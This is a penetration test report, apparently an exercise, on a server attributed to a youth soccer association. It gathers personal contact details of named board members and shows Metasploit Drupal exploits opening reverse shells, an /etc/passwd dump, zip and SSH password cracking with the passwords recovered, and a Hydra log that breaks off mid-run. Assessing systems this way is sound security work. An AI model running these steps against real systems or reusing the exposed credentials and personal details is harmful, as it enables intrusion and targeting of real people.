

Penetration Test Report

Wise County Youth Soccer Association

May 10, 2022

Executive Summary

Background

Nicolas Meneses was contracted by Wise County Youth Soccer Association to conduct a full black-box penetration test on their computer systems to determine its exposure to an external attack from the internet. Additionally, Nicolas Meneses was required to analyze an executable running on the client's server to assess for program vulnerabilities. All activities were conducted in a manner that simulated a malicious actor engaged in a target attack against Wise County Youth Soccer Association.

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational resources. The attacks were conducted with the level of access that a general Internet user would have.

Overall Posture


The systemic issue on the system is the lack of production software upgrades and patches, a weak password policy, and the lack of a network monitoring tool. By exploiting any of the common vulnerabilities found in any of the outdated services running in the machine, an attacker can easily gain access to confidential information that could be used in further attacks that can dramatically compromise the confidentiality, integrity, and availability of the company's computer resources.

General Findings

- 1) The version of the Operating System is outdated and is no longer supported. As a result of this, there are several security vulnerabilities that will not be resolved by the OS developers. Thus, the machine's operating system must be updated to a newer version.
- 2) The version of most software supporting SSH, and HTTP connections is obsolete and is vulnerable to several common vulnerabilities and exposures.
- 3) Due to an old version of Drupal, I was able to access the target machine and steal files like "password.zip" and "/etc/passwd".
- 4) I was able to crack the "passwords.zip" file as well as the credentials for the user "developer" in under 5 minutes due to a weak or null password enforcement policy
- 5) There were 4 vulnerabilities found for the Apache web server running on the host machine with a critical score of over 6.5.

- 6) There were 2 vulnerabilities found for the OpenSSH service running on the host machine with a critical score of over 6.5.

Security Risk Origin



Overall Risk Score

Damage Potential: 10

Reproducibility: 9

Exploitability: 8

Affected Users: 10

Discoverability: 8

Risk Rating: **Very High**

Strategic Roadmap

As a short-term goal, all production software running on the host machine should be either patched or upgraded to a newer version. The version of some of these programs is extremely old and has not been supported for a long time. As a result, there are many common vulnerabilities for these services that can be easily exploited by an attacker. These services/programs include the machines' operating system, the web content management Drupal 7.0, the backend programming language PHP, and the web server Apache 2.2.22. Furthermore, the executable that provides snippets of praise back should be reimplemented to validate user input as the current implementation does not control this and is vulnerable to a buffer overflow attack. Failing to do so compromises the company's resources as it is extremely easy to break into the system by using well-known exploits for these outdated programs.

As a long-term goal, user credentials should be renewed, and some type of password complexity must be enforced. After this, the system administrator should get the required tools to monitor the network activity and block strange behavior that could be an attacker performing scans and/or attempting brute force attacks on the system. Failing to do so makes it easier for an attacker to find a way into the system.

Introduction

Nicolas Meneses was contracted by Wise County Youth Soccer Association to conduct a full black-box penetration test on their computer systems to determine its exposure to an external attack from the Internet. All activities were conducted in a manner that simulated a malicious actor engaged in a target attack against Wise County Youth Soccer Association. The scope of the test is limited to network attacks and the objective is to make a comprehensive analysis of the security of the company and how vulnerable they are to Internet attacks.

Information Gathering

Passive Reconnaissance (OSINT)

After conducting open-source intelligence on Wise County Youth Soccer Association, the following data was collected.

Wise County Youth Soccer Association is a volunteer organization located in Wise, Virginia. Its company number according to the Commonwealth of Virginia State Corporation Commission is 0747311, incorporated on February 7, 2012. Its employer identification number (EID) is 46-1505062. Its registration address is 644 Orchard Lane SW, Wise, Virginia, 24293 and the registered agent name is Willard Boggs (current treasurer of the organization). Activities held by this organization take place on Veldon Dotson Park, located at 5733 Airport Rd, Wise, VA 24293.

The main website of the organization is <https://www.wisecountyyouthsoccer.org>. Additionally, Wise County Youth Soccer Association has a Facebook page <https://www.facebook.com/WCYSA>, and a Twitter account <https://twitter.com/WCYSA>. The organization can be contacted by phone at (276) 219-9966 or email at info@wisecountyyouthsoccer.org.

The current board of directors includes President Daniel Orr, Vice President William Sturgill, Secretary David Lawson, Treasurer Willard Boggs, Competition Eric Greene, Rules and Discipline Will Sturgill, Assigner Kevin Wallin, and Pitchmaster Ron Lawson. President Daniel Orr can be contacted by phone at (276) 376-4666 or email at do9px@uvawise.edu. Furthermore, Vice President William Sturgill has a Facebook account <https://m.facebook.com/william.sturgill.33>.

Wise County Youth Soccer Association uses third-party software provided by 'Sports Connect', formerly known as "Blue Sombrero", to manage their website and services like user registration, team management, communications, and scheduling. Domain name service records show that the canonical name for www.wisecountyyouthsoccer.org is clubs.bluesombrero.com.cdn.cloudflare.net, a subdomain of cloudflare.net which holds the following IP addresses: 104.18.186.242, 104.18.187.242, 104.18.185.242, 104.18.188.242, 104.18.189.242 (offering round-robin DNS). The host provider for Wise County Youth Soccer Association is Cloudflare, which own the net range 104.16.0.0 – 104.31.255.255. Additionally,

the following mail exchange records were found for <https://www.wisecountyyouthsoccer.org>: 5 alt2.aspmx.l.google.com, 10 alt3.aspmx.l.google.com, 10 alt4.aspmx.l.google.com, 1 aspmx.l.google.com, 5 alt1.aspmx.l.google.com.

Finally, it was discovered that the log in process at <https://www.wisecountyyouthsoccer.org> (managed by the company ‘Sports Connect’) is weakly implemented as it allows attackers to find valid usernames. The process of logging in to this system starts by asking clients for an email-address. If the email-address is valid, the system asks for a password. If it is not valid, the system allows the user to create an account. This implementation reduces the difficulty of brute-forcing credentials as an attacker can perform an attack to get valid email addresses and then a different attack to look for passwords (See Figure 1: Username Enumeration Vulnerability).




Figure 1: Username Enumeration Vulnerability

Active Reconnaissance

After conducting active reconnaissance techniques on Wise County Youth Soccer Association, the following data was collected.

Using a network discovery tool like Nmap, the IP of the target machine was found: 192.168.1.107. Then, using a network scanning tool like Nmap, the following open ports and associated services were discovered:

- Secure Shell Protocol in port 22
- Apache Web Server in port 80
- Remote Procedure Call Bind in port 111
- tcpwrapped program in port 1245
- RPC server in port 48466

With further use of scanning tools, I found the version of the webserver is Apache 2.2.22 (Debian). Additionally, Drupal (a web content management system written in PHP) is used for the back end of the website and its version is 7.x. The version of PHP on the remote host is 5.4.45. Furthermore, the software in charge of SSH is OpenSSH 6.0p1, the operating system of the machine is Linux 3.x, and the program listening at port 1245 is an executable that provides snippets of praise back when provided a name.

Using the web content scanners Dirb and Nikto, a robots.txt file was found with 37 disallowed entries. With a directory-based attack, I was able to find several directories and files like /web.config, /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000, /xmlrpc.php, which mostly contain configurations, licenses, installation guides, versions and specifications of different technologies used for the website. Some other interesting paths found were /developersecrets/todo which contains a TODO list for the system administrator.

Upon further exploration of the site, I found a username enumeration vulnerability in the 'Request new password' functionality. When the user enters an existing username or email (for instance, 'admin'), the site would inform it is a valid username. On the other hand, if an invalid username or email is entered, the site would inform that it does not exist on the system. (See Figure 2: Username Enumeration Vulnerability).




Figure 2: Username Enumeration Vulnerability

After performing vulnerability scans using Nessus and Legion, Nessus reported two vulnerabilities with a critical score, one vulnerability with a high score, and 4 vulnerabilities with a medium score. On the other hand, Legion reported over 8 Common Vulnerabilities and Exposures with a score of over 7.5.

Vulnerability Assessment

- 1) The Unix operating system running on the remote host is not longer supported. Debian Linux 7.0 support ended in 2016. Hence, it is likely to contain security vulnerabilities.
- 2) The installation of PHP on the remote host is no longer supported. PHP 5.4.45 support ended in 2015. Hence, it is affected by multiple vulnerabilities.
- 3) The version of JQuery hosted on the remote web server is greater than or equal to 1.2 and prior to 3.5.0. It is, therefore, affected by multiple cross site scripting vulnerabilities.
- 4) The web.config file is exposed which can reveal information about the application configuration. An attacker might be able to use this information to develop further attacks.
- 5) The remote SSH server is configured to use the Arcfour stream cipher which is weak in terms of security.
- 6) The version of Drupal is no longer supported and contains multiple security vulnerabilities.
- 7) (CVE-2015-5600) The `kbdint_next_device` function in `auth2-chall.c` in `sshd` in OpenSSH through 6.9 does not properly restrict the processing of keyboard-interactive devices within a single connection, which makes it easier for remote attackers to conduct brute-force attacks or cause a denial of service.
- 8) (CVE-2014-1692) The `hash_buffer` function in `schnorr.c` in OpenSSH through 6.4, when `Makefile.inc` is modified to enable the J-PAKE protocol, does not initialize certain data structures, which might allow remote attackers to cause a denial of service.
- 9) (CVE-2017-3169) In Apache `httpd` 2.2.x before 2.2.33 and 2.4.x before 2.4.26, `mod_ssl` may dereference a NULL pointer when third-party modules call `ap_hook_process_connection()` during an HTTP request to an HTTPS port.
- 10) (CVE-2017-7679) In Apache `httpd` 2.2.x before 2.2.33 and 2.4.x before 2.4.26, `mod_mime` can read one byte past the end of a buffer when sending a malicious Content-Type response header.
- 11) (CVE-2013-2249) `mod_session_dbd.c` in the `mod_session_dbd` module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.
- 12) (CVE-2017-3167) In Apache `httpd` 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the `ap_get_basic_auth_pw()` by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.

Vulnerability Verification

Since most of the reported vulnerabilities generated by the scanners were the result of using obsolete/unsupported software, I used the Metasploit Database to corroborate the existence of exploits for the vulnerabilities found in these services.

I started looking for exploits to attack OpenSSH 6.0p1. Even though I was not able to find an exploit based on the scanner vulnerabilities, I was able to get some usernames using a utility for user enumeration and a custom list for which I got 3 usernames: “root”, “daemon”, and “nobody”. (See Figure 3: User Enumeration for SSH)

```
USER_FILE => customuser
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.1.107:22 - SSH - Using malformed packet technique
[*] 192.168.1.107:22 - SSH - Starting scan
[+] 192.168.1.107:22 - SSH - User 'root' found
[+] 192.168.1.107:22 - SSH - User 'daemon' found
[+] 192.168.1.107:22 - SSH - User 'nobody' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 3: User Enumeration for SSH

Then, I started analyzing Drupal version 7.0; a web content management software used to support the company’s website. I was able to find two working exploits for this service, one took advantage of an API injection vulnerability and the other of a SQL Injection vulnerability (See Figure 4, 5, and 6)

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > search drupal

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/drupal_coder_exec    2016-07-13     excellent Yes    Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28     excellent Yes    Drupal Drupalgeddon 2 Forms API Property Injection
2  exploit/multi/http/drupal_drupageddon    2014-10-15     excellent No     Drupal HTTP Parameter Key/Value SQL Injection
3  auxiliary/gather/drupal_openid_xxe      2012-10-17     normal    Yes    Drupal OpenID External Entity Injection
4  exploit/unix/webapp/drupal_restws_exec   2016-07-13     excellent Yes    Drupal RESTWS Module Remote PHP Code Execution
5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20     normal    Yes    Drupal RESTful Web Services unserialize() RCE
6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02     normal    Yes    Drupal Views Module Users Enumeration
7  exploit/unix/webapp/php_xmlrpc_eval      2005-06-29     excellent Yes    PHP XML-RPC Arbitrary Code Execution
```

Figure 4: Available exploits for Drupal 7.0 in the Metasploit Database

```

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated.
[*] Sending stage (39282 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.106:4444 → 192.168.1.107:52784 ) at 2022-05-13 16:44:52 -0400

meterpreter > ls
Listing: /var/www

Mode                Size      Type      Last modified          Name
-----
100644/rw-r--r--    174      fil      2013-11-20 15:45:59 -0500 .gitignore
100644/rw-r--r--   5767      fil      2013-11-20 15:45:59 -0500 .htaccess
100644/rw-r--r--   1481      fil      2013-11-20 15:45:59 -0500 COPYRIGHT.txt
100644/rw-r--r--   1451      fil      2013-11-20 15:45:59 -0500 INSTALL.mysql.txt
100644/rw-r--r--   1874      fil      2013-11-20 15:45:59 -0500 INSTALL.pgsql.txt
100644/rw-r--r--   1298      fil      2013-11-20 15:45:59 -0500 INSTALL.sqlite.txt
100644/rw-r--r--   17861     fil      2013-11-20 15:45:59 -0500 INSTALL.txt
100755/rwxr-xr-x   18092     fil      2013-11-01 06:14:15 -0400 LICENSE.txt
100644/rw-r--r--   8191      fil      2013-11-20 15:45:59 -0500 MAINTAINERS.txt
100644/rw-r--r--   5376      fil      2013-11-20 15:45:59 -0500 README.txt
100644/rw-r--r--   9642      fil      2013-11-20 15:45:59 -0500 UPGRADE.txt
100644/rw-r--r--   6604      fil      2013-11-20 15:45:59 -0500 authorize.php
100644/rw-r--r--    720      fil      2013-11-20 15:45:59 -0500 cron.php
40755/rwxr-xr-x   4096     dir      2019-04-29 06:10:24 -0400 developersecrets
40755/rwxr-xr-x   4096     dir      2013-11-20 15:45:59 -0500 includes
100644/rw-r--r--   529      fil      2013-11-20 15:45:59 -0500 index.php
100644/rw-r--r--   703      fil      2013-11-20 15:45:59 -0500 install.php
40755/rwxr-xr-x   4096     dir      2013-11-20 15:45:59 -0500 misc
40755/rwxr-xr-x   4096     dir      2013-11-20 15:45:59 -0500 modules
40755/rwxr-xr-x   4096     dir      2013-11-20 15:45:59 -0500 profiles
100644/rw-r--r--   1590     fil      2019-04-29 06:08:20 -0400 robots.txt
40755/rwxr-xr-x   4096     dir      2013-11-20 15:45:59 -0500 scripts
40755/rwxr-xr-x   4096     dir      2013-11-20 15:45:59 -0500 sites
40755/rwxr-xr-x   4096     dir      2013-11-20 15:45:59 -0500 themes
100644/rw-r--r--  19941     fil      2013-11-20 15:45:59 -0500 update.php
100644/rw-r--r--   2191     fil      2019-04-29 06:34:56 -0400 web.config
100644/rw-r--r--    417      fil      2013-11-20 15:45:59 -0500 xmlrpc.php

```

Figure 5: API property injection exploit using a Meterpreter payload

```

msf6 exploit(multi/http/drupal_drupalgeddon) > run

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Sending stage (39282 bytes) to 192.168.1.107
[*] Meterpreter session 2 opened (192.168.1.106:4444 → 192.168.1.107:52785 ) at 2022-05-13 16:50:31 -0400

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
developer:x:1000:1000:,,,:/home/developer:/bin/bash
praiser:x:1001:1001:,,,:/home/praiser:/bin/bash

```

Figure 6: API property injection exploit using a Meterpreter payload

Vulnerability scans also reported an unsupported operating system running on the remote host. The exact kernel version is 3.2.0-6-486 and the OS is Debian GNU/Linux 7.11. Doing further research, I discovered several local privilege escalation vulnerabilities on this version of Linux. For instance, exploit EDB-ID: 40839, which uses the dirty cow vulnerability to generate a new passwd line, takes advantage of race conditions to overwrite the root entry in the passwd file. Or exploit EDB-ID: 33589 which takes advantage of the 'perf_swevent_init' vulnerability to get local privilege Escalation.

The web.config file that can be reached by client through the company's website does not reveal confidential information; there are no usernames, nor passwords, nor database information. However, this file should be hidden as it reveals information about the structure and configuration of the website; this risk is likely to increase as the site keeps growing.

According to https://httpd.apache.org/security/vulnerabilities_22.html, the version of Apache running on the server (2.2.22) is effectively vulnerable to the following previously found vulnerabilities: CVE-2017-3167, CVE-2012-2687, CVE-2012-0883, CVE-2017-3169. No exploits were found to attack this service on the target machine.

Post Exploitation

After getting a Meterpreter, by exploiting a SQL injection vulnerability in the unsupported version of Drupal 7.0 that runs on the host machine, I was able to get a list of all users by stealing the passwd file. (See Figure 7: Passw File)

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,:/nonexistent:/bin/false
developer:x:1000:1000:,,:/home/developer:/bin/bash
praiser:x:1001:1001:,,:/home/praiser:/bin/bash
```


Figure 7: Passw File

I was also able to download the “passwords.zip” file from the target machine. This file was encrypted so I decided to use John’s default password dictionary to perform a dictionary-based attack. After a couple minutes, John was able to get the password for the protected file (“remember”), and 5 passwords were revealed. (See Figure 8 and 9)

```
(kali@kali)-[~/Desktop]
└─$ zip2john passwords.zip > hash.txt
ver 1.0 efh 5455 efh 7875 passwords.zip/passwords.txt PKZIP Encr: 2b chk, TS_chk, cmplen=104, decmplen=92, crc=69FA5967 ts=4976 cs=4976 type=0

(kali@kali)-[~/Desktop]
└─$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
remember (passwords.zip/passwords.txt)
1g 0:00:00:00 DONE 2/3 (2022-05-13 13:33) 33.33g/s 1024Kp/s 1024Kc/s 1024Kc/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 8: dictionary-based attack on encrypted zip file



The screenshot shows a text editor window titled “~/.cache/fr-tYtoFT/passwords.txt - Mousepad”. The window contains a list of seven passwords, numbered 1 through 7. The passwords are: 1 (blank), 2 voauh9a3a8vv3, 3 JJdfh#333r3j3tgm, 4 ThEF0xJumps0v3rtheL4zyD0g, 5 sssdfsdsdfviwhvo, 6 3C0ins1n4F0unt4in, and 7 (blank).

Figure 9: Content of ‘passwords.zip’

After getting these passwords, I decided to build a custom list with the users that I found and a custom list with John’s dictionary list plus the passwords found in ‘passwords.zip’. I then used these custom lists to brute force the open SSH service. When the attack was finalized, I was able

to get username and password credentials for the ‘developer’ user. (See Figure 10: Cracked Passwords)

```
(kali@kali)-[~/Desktop]
└─$ hydra -L customuser 192.168.1.107 ssh -P password.lst
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-13 13:56:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21354 login tries (l:6/p:3559), ~1335 tries per task
[DATA] attacking ssh://192.168.1.107:22/
[22][ssh] host: 192.168.1.107 login: developer password: 8675309
[STATUS] 3632.00 tries/min, 3632 tries in 00:01h, 17726 to do in 00:05h, 16 active
[STATUS] 1275.33 tries/min, 3826 tries in 00:03h, 17532 to do in 00:14h, 16 active
[STATUS] 613.57 tries/min, 4295 tries in 00:07h, 17063 to do in 00:28h, 16 active
[STATUS] 347.33 tries/min, 5210 tries in 00:15h, 16148 to do in 00:47h, 16 active
[STATUS] 226.65 tries/min, 7026 tries in 00:31h, 14332 to do in 01:04h, 16 active
[STATUS] 189.17 tries/min, 8891 tries in 00:47h, 12467 to do in 01:06h, 16 active
[STATUS] 170.84 tries/min, 10763 tries in 01:03h, 10595 to do in 01:03h, 16 active
[STATUS] 158.97 tries/min, 12559 tries in 01:19h, 8799 to do in 00:56h, 16 active
